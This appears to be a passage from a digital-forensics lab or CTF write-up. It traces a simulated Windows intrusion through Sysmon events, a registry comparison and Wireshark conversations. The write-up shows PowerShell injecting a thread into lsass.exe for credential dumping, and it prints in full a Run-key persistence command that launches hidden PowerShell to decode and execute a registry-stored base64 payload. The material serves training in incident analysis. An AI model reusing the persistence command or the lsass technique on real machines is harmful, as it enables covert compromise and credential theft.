
In the details of the previous answer, note SourceProcessId: 6576, Search for 6576, Which will show us everything the attacker did through the connection

In one of them we see lsass in the "TargetImage"

Attackers often target lsass.exe to extract credentials from system memory

because it contains sensitive data, like password hashes and security tokens. This technique is commonly associated with credential dumping attacks (e.g., using tools like Mimikatz).

Ans-8



```
Information    30/01/2025 10:21:32    Sysmon     1   Process Create (rule: Proces...
Information    30/01/2025 10:18:55    Sysmon    22   Dns query (rule: DnsQuery)
Information    30/01/2025 10:18:54    Sysmon     8   CreateRemoteThread detec...
Information    30/01/2025 10:18:06    Sysmon     3   Network connection detect...
```

Event 8, Sysmon


```
CreateRemoteThread detected:
RuleName: -
UtcTime: 2025-01-30 08:18:54.729
SourceProcessGuid: {a3bd57c0-35b9-679b-bc01-000000002600}
SourceProcessId: 6576
SourceImage: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
TargetProcessGuid: {a3bd57c0-279d-679b-0c00-000000002600}
TargetProcessId: 660
TargetImage: C:\Windows\system32\lsass.exe
NewThreadId: 4696
StartAddress: 0x00000000001D0E50
StartModule: -
StartFunction: -
SourceUser: DESKTOP-FOSS1I1\shelly
```

9-what is the full path TargetObject in the Registry value set

for this one there is two options

1-you can find it in the SysmonLog filter for event id 13 (Registry value set) and search for 6576

Ans-HKU\S-1-5-21-3076537077-2267025316-4006280282-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\pOa0XJVC



Information 30/01/2025 10:24:01 Sysmon 13 Registry value set (rule: Re...
Event 13, Sysmon
General
Details


```
Registry value set:
RuleName: T1060,RunKey
EventType: SetValue
UtcTime: 2025-01-30 08:24:01.713
ProcessGuid: {a3bd57c0-35b9-679b-bc01-000000002600}
ProcessId: 6576
Image: C:\Windows\SysWOW64\WindowsPowershell\v1.0\powershell.exe
TargetObject: HKU\S-1-5-21-3076537077-2267025316-4006280282-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\pOa0XJVC
Details: [redacted]
([System.Convert]::FromBase64String((Get-Item 'HKCU:Software\GzbqOklu').GetValue('14MKLFBk'))))"
User: DESKTOP-EQSS1I1\shelly
```

9-what is the full path TargetObject in the Registry value set

2- you can look for the word "Run" in the compare registry file (i use cat registry | grep "Run")

(The capital letter R is necessary because otherwise we will get a lot of results that do not interest us)

You will notice it immediately.



```
└─$ cat compare.txt| grep "Run"
HKLM\SOFTWARE\Microsoft\Provisioning\FirstBootRun
HKLM\SOFTWARE\Microsoft\Provisioning\Sessions\VUEZ4A9nbEieHVw2.0\LastRunTime: "2024-06-25 06:35:28"
HKLM\SOFTWARE\Microsoft\Provisioning\Sessions\U98rAGPRkkeehYwe.0\LastRunTime: "2025-01-30 07:41:39"
HKLM\SOFTWARE\Microsoft\Provisioning\FirstBootRun\: 0×00000001
HKU\S-1-5-21-3076537077-2267025316-4006280282-1000\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\pOa0XJVC: "%COMSPEC% /b /c start /b /min powershell -nop -w hidden -c "sleep 0; iex([System.
Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String((Get-Item 'HKCU:Software\GzbgOklu').GetValue('14MKLFBk'))))""
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\LastMaintenanceRun:  7D B4 15 7A 50 72 DB 01
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\TelemetryController\LastMaintenanceRun:  57 9A 93 61 EA 72 DB 01
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount:  5D 00 0A 00 00 00 00 00
HKLM\SYSTEM\ControlSet001\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount:  5A EF 40 00 00 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount:  5D 00 0A 00 00 00 00 00
HKLM\SYSTEM\CurrentControlSet\Services\W32Time\SecureTimeLimits\RunTime\SecureTimeTickCount:  5A EF 40 00 00 00 00 00
  "LastBackgroundTaskRunDate":"2025-01-29T13:39:19Z"
  "LastBackgroundTaskRunDate":"2025-01-30T08:14:41Z"
  "LastBackgroundTaskRunDate":"2025-01-28T09:22:05Z",
  "LastBackgroundTaskRunDate":"2025-01-30T07:48:36Z",
  "LastBackgroundTaskRunDate":"2025-01-28T09:48:13Z"
  "LastBackgroundTaskRunDate":"2025-01-30T07:48:37Z"
```

10-We are concerned that the attacker was able to decrypt the user hash and used it to connect to another server running on the system, What protocol?

Access the pcap file to filter the IP address of the attacked station and the attacker

go to "statistics" -> "conversations"

You will see a lot of conversations that happened between the two addresses

But if we look at the details we can see that most of the conversations were very short

So to find conversations that really interest us, you can save the data to a csv or json file, whichever is convenient for you


Then Filter out conversations with a “Duration” longer than 20

The result will reveal the two conversations we already know

And one more added **(You can see pictures in the following slides.)**

Ans- ftp (port 21)

1




```
ip.addr == 192.168.47.145&&ip.addr==192.168.47.132
```

```
                                                                         Info Length  Protocol     Destination          Source                               Time  .N
   21 → 49924 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM [TCP Retransmission] 66  TCP  192.168.47.132 192.168.47.145 10:28:11.709439 2025-01-30 33506
                                                   Seq=1 Ack=1 Win=65536 Len=0 [ACK] 21 → 49924 60  TCP  192.168.47.145 192.168.47.132 10:28:11.709614 2025-01-30 33507
                                 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#1] 60  TCP  192.168.47.145 192.168.47.132 10:28:11.709616 2025-01-30 33508
                                 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#2] 60  TCP  192.168.47.145 192.168.47.132 10:28:11.709619 2025-01-30 33509
                                 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#3] 60  TCP  192.168.47.145 192.168.47.132 10:28:11.709620 2025-01-30 33510
                                 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#4] 60  TCP  192.168.47.145 192.168.47.132 10:28:11.709636 2025-01-30 33511
                                 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#5] 60  TCP  192.168.47.145 192.168.47.132 10:28:11.709638 2025-01-30 33512
                               Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) 115 FTP  192.168.47.132 192.168.47.145 10:28:11.709987 2025-01-30 33513
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115 FTP  192.168.47.132 192.168.47.145 10:28:11.709988 2025-01-30 33514
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115 FTP  192.168.47.132 192.168.47.145 10:28:11.709989 2025-01-30 33515
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115 FTP  192.168.47.132 192.168.47.145 10:28:11.709989 2025-01-30 33516
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115 FTP  192.168.47.132 192.168.47.145 10:28:11.709990 2025-01-30 33517
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115 FTP  192.168.47.132 192.168.47.145 10:28:11.709990 2025-01-30 33518
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115 FTP  192.168.47.132 192.168.47.145 10:28:11.709992 2025-01-30 33519
```

```
0000  00 0c 29 e8 e7 ac 00 0c  29 fb 5f 83 08 00 45 00   ··)····· )·_···E·
```

```
Frame 33513: 115 bytes on wire (920 bits), 115 bytes captured (920 bits) on interface unknown, id 0
```

2




```
ip.addr == 192.168.47.145&&ip.addr==192.168.47.132
```

```
                                                                         Info Ler                                   Time  .N
   21 → 49924 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM [TCP Retransmission] 66   :28:11.709439 2025-01-30 33506
                                                   Seq=1 Ack=1 Win=65536 Len=0 [ACK] 21 → 49924 60   :28:11.709614 2025-01-30 33507
                                 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#1] 60   :28:11.709616 2025-01-30 33508
                                 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#2] 60   :28:11.709619 2025-01-30 33509
                                 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#3] 60   :28:11.709620 2025-01-30 33510
                                 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#4] 60   :28:11.709636 2025-01-30 33511
                                 49924 → 21 [ACK] Seq=1 Ack=1 Win=65536 Len=0 [TCP Dup ACK 33507#5] 60   :28:11.709638 2025-01-30 33512
                               Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) 115  :28:11.709987 2025-01-30 33513
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115  :28:11.709988 2025-01-30 33514
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115  :28:11.709989 2025-01-30 33515
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115  :28:11.709989 2025-01-30 33516
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115  :28:11.709990 2025-01-30 33517
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115  :28:11.709990 2025-01-30 33518
    Response: 220 Wing FTP Server ready... (UNREGISTERED WING FTP SERVER) [TCP Fast Retransmission] 115  :28:11.709992 2025-01-30 33519
```

```
00 0c 29 e8 e7 ac 00 0c  29 fb 5f 83 08 00 45 00   ··)····· )·_···E·
00 65 33 0a 40 00 80 06  00 00 c0 a8 2f 91 c0 a8   ·e3·@··· ····/···
